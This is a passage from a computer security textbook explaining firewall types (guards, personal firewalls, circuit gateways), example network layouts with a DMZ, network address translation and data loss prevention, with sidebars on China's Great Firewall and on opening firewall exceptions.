


FIGURE 6-57 Circuit-Level Gateway

A circuit-level gateway connects two separate subnetworks as if they were one contiguous unit.

Guard

A **guard** is a sophisticated firewall. Like a proxy firewall, it receives protocol data units, interprets them, and emits the same or different protocol data units that achieve either the same result or a modified result. The guard determines what services to perform on the user's behalf in accordance with its available information, such as whatever it can reliably ascertain of the (outside) user's identity, previous interactions, and so forth. The degree of control a guard can provide is limited only by what is computable. But guards and proxy firewalls are similar enough that the distinction between them is sometimes fuzzy. That is, we can add functionality to a proxy firewall until it starts to look a lot like a guard.

Guard activities can be quite detailed, as illustrated in the following examples:

- A university wants to allow its students to use email up to a limit of so many messages or so many characters of email in the last so many days. Although this result could be achieved by modifying email handlers, it is more easily done by monitoring the common point through which all email flows, the mail transfer protocol.

- A school wants its students to be able to access the World Wide Web but, because of the capacity of its connection to the web, it will allow only so many bytes per second (that is, allowing text mode and simple graphics but disallowing complex graphics, video, music, or the like).
- A library wants to make available certain documents but, to support fair use of copyrighted matter, it will allow a user to retrieve only the first so many characters of a document. After that amount, the library will require the user to pay a fee that will be forwarded to the author.
- A company is developing a new product based on petroleum and helium gas, code-named “light oil.” In any outbound data flows, as file transfers, email, web pages, or other data stream, it will replace the words “petroleum,” “helium,” or “light oil” with “magic.” A firewall is thought of primarily as an inbound filter: letting in only appropriate traffic (that which conforms to the firewall’s security policy). This example shows that a firewall or guard can just as easily screen outbound traffic.
- A company wants to allow its employees to fetch files by FTP. However, to prevent introduction of viruses, it will first pass all incoming files through a virus scanner. Even though many of these files will be nonexecutable text or graphics, the company administrator thinks that the expense of scanning them (which file shall pass) will be negligible.

A guard can implement any programmable set of conditions, even if the program conditions become highly sophisticated.

Each of these scenarios can be implemented as a modified proxy. Because the proxy decision is based on some quality of the communication data, we call the proxy a guard. Since the security policy implemented by the guard is somewhat more complex than the action of a proxy, the guard’s code is also more complex and therefore more exposed to error. Simpler firewalls have fewer possible ways to fail or be subverted. An example of a guard process is the so-called Great Firewall of China, described in [Sidebar 6-23](#).

We have purposely arranged these firewall types from simple to complex. Simple screening is highly mechanistic and algorithmic, implying that code to implement it is regular and straightforward. Complex content determinations edge closer to machine intelligence, a more heuristic and variable activity. More complex analysis takes more time, which may affect a firewall’s performance and usefulness. No single firewall approach is necessarily right or better; each has its appropriate context of use.

Sidebar 6-23 Great Firewall of China

Rulers in the People’s Republic of China want to control data to which their residents have access. Content companies like Google and Yahoo/Microsoft have been told that if they want to do business in China they need to employ special versions of their web applications that filter out “offensive words.” When Skype wanted to enter the Chinese market, they were similarly told they had to scrub text messages; the result: Skype text now eliminates words such as “Falun Gong” and “Dalai Lama.”

Bloomberg Business News reports that China employs 30,000 people to monitor content on websites and report on ones that violate standards [[ELG06](#)]. All Internet traffic passes through a bank of government-controlled firewalls. Any email or text messages that contain banned words are dropped at the firewall.

As a condition of doing business in China, Google was asked to provide a special search capability that would not allow access to certain banned sites or render unacceptable content. Tiananmen is one sensitive term, as is June 4 (the date of the uprising); enter those into a search engine and, according to CNN, you obtain the result “According to relevant law and regulations, the results are not displayed.” But enter 8x8, which of course evaluates to 64 or 6/4, the abbreviation for June 4, and you may find some blog entries that have not yet been censored [[SHA11](#)]. Facebook and Twitter are, of course, censored, but people find crafty ways to evade that censorship.

After complying with Chinese restrictions for several years, Google officially left mainland China in Summer 2010. Initially, Google’s traffic was redirected to servers in Hong Kong, technically Chinese but operating with great freedom. Chinese firewalls and addressing servers redirect attempts to reach external sites.

Although not technically a firewall, the Great Firewall of China, formally known by the more appealing name Golden Shield Project, certainly performs firewall functions. However, as the cited examples show, filtering content is more difficult than simply screening addresses.

Personal Firewalls

Firewalls typically protect a (sub)network of multiple hosts. University students and employees in offices are behind a real firewall. Increasingly, home users, individual workers, and small businesses use cable modems or DSL connections with unlimited, always-on access. These people need a firewall, but a separate firewall computer to protect a single workstation can seem too complex and expensive. These people need a firewall’s capabilities at a lower price.

A personal firewall is an application program that runs on the workstation it protects. A personal firewall can complement the work of a conventional firewall by screening the kind of data a single host will accept, or it can compensate for the lack of a regular firewall, as in a private DSL or cable modem connection.

A personal firewall is a program that runs on a single host to monitor and control traffic to that host. It can only work in conjunction with support from the operating system.

Just as a network firewall screens incoming and outgoing traffic for that network, a personal firewall screens traffic on a single workstation. A workstation could be vulnerable to malicious code or malicious active agents (ActiveX controls or Java applets), leakage of personal data stored on the workstation, and vulnerability scans to

identify potential weaknesses. Commercial implementations of personal firewalls include SaaS Endpoint Protection from McAfee, F-Secure Internet Security, Microsoft Windows Firewall, and Zone Alarm from CheckPoint.

The personal firewall is configured to enforce some policy. For example, the user may decide that certain sites, such as computers on the company network, are highly trustworthy, but most other sites are not. Vendors sometimes supply and maintain lists of unsafe sites to which their products block access by default. The user defines a policy permitting download of code, unrestricted data sharing, and management access from the corporate segment but not from other sites. Personal firewalls can also generate logs of accesses, which can be useful to examine in case something harmful does slip through the firewall.

Combining a malware scanner with a personal firewall is both effective and efficient. Typically, users forget to run scanners regularly, but they do remember to run them occasionally, such as sometime during the week. However, leaving the scanner execution to the user's memory means that the scanner detects a problem only after the fact—such as when a virus has been downloaded in an email attachment. With the combination of a virus scanner and a personal firewall, the firewall directs all incoming email to the virus scanner, which examines every attachment the moment it reaches the target host and before it is opened.

A personal firewall runs on the very computer it is trying to protect. Thus, a clever attacker is likely to attempt an undetected attack that would disable or reconfigure the firewall for the future. As described in [Sidebar 6-24](#), users can defeat the security policy of their own firewall. You learned in [Chapter 4](#) that code that hooks into an operating system can be a rootkit itself, a potential threat, while on the other hand, such code can be vulnerable to a crafty attack through the operating system by a rootkit. Still, especially for cable modem, DSL, and other “always on” connections, the static workstation is a visible and vulnerable target for an ever-present attack community. A personal firewall can provide reasonable protection to clients that are not behind a network firewall.

Sidebar 6-24 Poking a Hole in the Firewall

Firewalls have clear security benefits, but sometimes they prevent well-intentioned users from accessing needed data and functions. For instance, firewalls usually prevent a user on one system from using the File Transfer Protocol (ftp) to upload or download files on another system. For this reason, someone inside the firewall sometimes “pokes a hole” through the firewall so that a trusted outsider can get in temporarily. Such a hole is actually an exception entered into the firewall policy rules. These holes allow files to be shared, applications to be accessed, and more. Technically called an SSH backdoor, the firewall hole can be set up in various ways. Once the outsider's work is done, the insider closes up the hole and protection is restored.

Some operating systems allow rules that intentionally breach firewalls. For example, Windows XP formally allows a user to create the hole by setting “exceptions” on the administrative screen for the Windows firewall, shown in [Figure 6-58](#). The exceptions can either open a port or, preferably, enable a

specified program or service to have access within the firewall.



FIGURE 6-58 Firewall Exceptions

What are the downsides of such firewall breaches? They weaken the firewall, perhaps to the point of disabling it. Such breaches risk inadvertently allowing others (other than the traffic for which the exception is being created) to squeeze through the hole at the same time. So is it ethical to poke a hole in a firewall? Only if it is absolutely necessary, is temporary, and is done with the permission of the system administrator. Such situations may arise in emergencies, when protected information or services are needed to address unusual problems. The challenge is to ensure that the emergency does not become standard practice and that the exception is removed after its use.

Comparison of Firewall Types

We can summarize the differences among the several types of firewalls we have profiled. The comparisons are shown in [Table 6-6](#). Firewall types are arranged generally from least sophisticated on the left to more so on the right, with the exception of personal firewalls, which are more like an enterprise packet filter. Do not, however, interpret least sophisticated as meaning weakest or least desirable; in fact, packet filtering firewalls are the work horses of enterprise networks, quickly and efficiently blocking much undesirable traffic. As you study this table, bear in mind that firewalls, like many other commercial products, are caught in marketing wars. Products that started as simple packet filters soon began to appear with functions more normally found in stateful inspection and application-level firewalls. Thus, few products now fit the crisply distinct definitions of types just presented, and the cells of this table describe fundamental properties that may be enhanced in practice.

Packet Filter	Stateful Inspection	Application Proxy	Circuit Gateway	Guard	Personal Firewall
Simplest decision-making rules, packet by packet	Correlates data across packets	Simulates effect of an application program	Joins two subnetworks	Implements any conditions that can be programmed	Similar to packet filter, but getting more complex
Sees only addresses and service protocol type	Can see addresses and data	Sees and analyzes full data portion of pack	Sees addresses and data	Sees and analyzes full content of data	Can see full data portion
Auditing limited because of speed limitations	Auditing possible	Auditing likely	Auditing likely	Auditing likely	Auditing likely
Screens based on connection rules	Screens based on information across multiple packets—in either headers or data	Screens based on behavior of application	Screens based on address	Screens based on interpretation of content	Typically, screens based on content of each packet individually, based on address or content
Complex addressing rules can make configuration tricky	Usually preconfigured to detect certain attack signatures	Simple proxies can substitute for complex decision rules, but proxies must be aware of application's behavior	Relatively simple addressing rules; make configuration straightforward	Complex guard functionality; can be difficult to define and program accurately	Usually starts in mode to deny all inbound traffic; adds addresses and functions to trust as they arise

TABLE 6-6 Comparison of Firewall Types

Example Firewall Configurations

Let us look at several examples to understand how to use firewalls. We present situations designed to show how a firewall complements a sensible security policy and architecture.

The simplest use of a firewall is shown in [Figure 6-59](#). This environment has a screening router positioned between the internal LAN and the outside network connection. In many cases, this installation is adequate when we need to screen only the address of a router.




FIGURE 6-59 Screening Router

However, to use a proxy machine, this screening router's placement is not ideal. Similarly, configuring a router for a complex set of approved or rejected addresses is difficult. If the firewall router is successfully attacked, all traffic on the LAN to which the firewall is connected is visible. To reduce this exposure, a firewall is often installed on its own LAN, as shown in [Figure 6-60](#). The firewall's LAN feeds traffic to a router for a separate protected LAN of users' machines. In this configuration, the only traffic visible to the outside is on the firewall's LAN, whose data either came from the outside or are destined to go outside.




FIGURE 6-60 Firewall on Separate LAN

Proxying leads to a slightly different configuration. The proxy host–firewall communicates with both internal systems and the outside because it looks like an internal host to the outside.

Examples of proxied applications include email, web page service, and file transfer. A common situation provides a more-detailed example—a proxy application for web page servers: A company has an internal web structure, with pages describing products, customers, and perhaps internal contact information. The company maintains a protected database of products, including stock on hand, but the company does not want to release exactly how many units of a product are on hand. Thus, each time the system is ready to display a product’s page, the firewall queries the database and, according to the result obtained, adds a line saying “available now,” “a few left,” or “out of stock.” The firewall serves as a user’s proxy to access the database on behalf of the outside user but limits the information returned from the query.

A typical architecture for this situation is shown in [Figure 6-61](#). The web page server, also known as a bastion host, is on its own LAN, isolated from the main internal LAN by a second firewall.




FIGURE 6-61 Application Proxy

The same architecture can be extended, as shown in [Figure 6-62](#). In this figure, the externally accessible services, such as web pages, email, and file transfer, are on servers in the **demilitarized zone** or **DMZ**, named after the military buffer space, sometimes called the “no man’s land,” between the territories held by two competing armies.




FIGURE 6-62 Demilitarized Zone

Outside users can access tools and data in a firewall’s demilitarized zone but cannot get to more sensitive resources on the more protected inside network.

In all these examples, the network architecture is critical. A firewall can protect only what it can control, so if a subnetwork has external connections not screened by the firewall, the firewall cannot control traffic on that unscreened connection. An example is a device with its own direct Internet connection (perhaps a rogue wireless connection). As we saw earlier in this chapter, visibility to one device, perhaps via the wireless connection mentioned here, can give an attacker visibility and access to other devices. For this reason, the only path to every protected network device must pass through the network’s firewall.

Although these examples are simplifications, they show the kinds of configurations firewalls protect. Next, we review the kinds of attacks against which firewalls can and cannot protect.

What Firewalls Can—and Cannot—Block

As we have seen, firewalls are not complete solutions to all computer security problems. A firewall protects only the perimeter of its environment against attacks from outsiders who want to execute code or access data on the machines in the protected environment. Keep in mind these points about firewalls.

- Firewalls can protect an environment only if the firewalls control the entire perimeter. That is, firewalls are effective only if no unmediated connections breach the perimeter. If even one inside host connects to an outside address, by a wireless connection for example, the entire inside net is vulnerable through the unprotected host.

- Firewalls do not protect data outside the perimeter; data that have properly passed (outbound) through the firewall are just as exposed as if there were no firewall.
- Firewalls are the most visible part of an installation to the outside, so they are the most attractive target for attack. For this reason, several different layers of protection, called defense in depth, are better than relying on the strength of just a single firewall.
- Firewalls must be correctly configured, that configuration must be updated as the internal and external environment changes, and firewall activity reports must be reviewed periodically for evidence of attempted or successful intrusion.
- Firewalls are targets for penetrators. While a firewall is designed to withstand attack, it is not impenetrable. Designers intentionally keep a firewall small and simple so that even if a penetrator breaks it, the firewall does not have further tools, such as compilers, linkers, loaders, and the like, to continue an attack.
- Firewalls exercise only minor control over the content admitted to the inside, meaning that inaccurate data or malicious code must be controlled by other means inside the perimeter.

Firewalls are important tools in protecting an environment connected to a network. However, the environment must be viewed as a whole, all possible exposures must be considered, and the firewall must fit into a larger, comprehensive security strategy. Firewalls alone cannot secure an environment.

Network Address Translation (NAT)

Firewalls protect internal hosts against unacceptable inbound or outbound data flows. However, as shown earlier in this chapter, sometimes an outsider can gain valuable information just by learning the architecture, connectivity, or even size of the internal network. When an internal host presents its IP address to an outsider (necessary if the outsider is expected to reply), the outsider can infer some of the network structure from the pattern of addresses. Furthermore, once released, this address will forever be known and exploitable by outsiders. Conveniently, a firewall can also prevent this information from escaping.

Every packet between two hosts contains the source host's address and port and the destination host's address and port. Port 80 is the number conventionally used for HTTP (web page) access. As shown in [Figure 6-63](#), internal host 192.168.1.35 port 80 is sending a packet to external host 65.216.161.24 port 80. Using a process called **network address translation (NAT)**, the source firewall converts source address 192.168.1.35:80 in the packet to the firewall's own address, 173.203.129.90. The firewall also makes an entry in a translation table showing the destination address, the source port, and the original source address, to be able to forward any replies to the original source address. As you might expect, the firewall converts the address back on any return packets.




FIGURE 6-63 Network Address Translation

Network address translation conceals real internal addresses; outsiders who do not know real addresses cannot access them directly.

The only complication to this scheme occurs if two internal hosts both contact the same destination address over the same port, which might be expected if two internal hosts independently wanted to access the web page at www.google.com, for example. In this case, the firewall would rewrite the source port number of one requesting host to a random different number so that the firewall could properly retranslate the return. Internal host 192.168.1.35 might become 173.203.129.90 port 4236, and 192.168.1.57 might become 173.203.129.90 port 4966.

The outside world sees only one external address, 173.203.129.90 for the whole secured internal network, so outsiders cannot infer the structure of the internal network. In fact, outsiders do not know if one communication at one time is from the same internal host as a later communication, thus shielding individual internal users somewhat. Finally, knowing the supposed address of an insider will not help an outsider later: If an outsider crafts traffic to the same address at a later time, the firewall will reject the traffic because the sender's address is no longer in the translation table. Although primarily used because of another problem (limited public address numbers), network address translation performs a significant security role.

Data Loss Prevention

We conclude this section with one more approach that is similar to a firewall or guard. **Data loss prevention (DLP)** refers to a set of technologies designed to detect and possibly prevent attempts to send data where it is not allowed to go. Typical data of concern are

classified documents, proprietary information, and private personal information (e.g., social security numbers, credit card numbers). DLP solutions experienced an increase in popularity in the wake of the Bradley/Chelsea Manning WikiLeaks scandal, in which a member of the U.S. military leaked a trove of classified information to the WikiLeaks website, and the Edward Snowden scandal, in which an NSA contractor leaked a large number of classified documents to a variety of major news organizations.

DLP can be implemented in a number of ways: Agent-based systems might be installed as OS rootkits that monitor user behavior, including network connections, file accesses, and applications run. Network-based solutions monitor network connections, especially file transfers. Other solutions may be application-specific, such as software agents for monitoring email. DLP solutions will generally look for a variety of indicators:

- *Keywords.* Certain words or phrases, such as “secret,” “classified,” or “proprietary,” are strong indicators of sensitive data. DLP solutions may also allow customers to search for keywords that have specific meaning for a particular business, such as a codename for a new product.
- *Traffic patterns.* Some traffic patterns that may indicate suspicious behavior are bulk file transfers, connections to outside email or file sharing services, emails to unknown recipients, and connections to unknown network services.
- *Encoding/encryption.* DLP can be easily defeated by strong encryption, because no DLP solution can determine the sensitivity of a file it cannot read. To address this issue, DLP solutions commonly block outgoing files that they cannot decode or decrypt. Many malware scanners treat incoming files, such as encrypted email attachments, the same way.

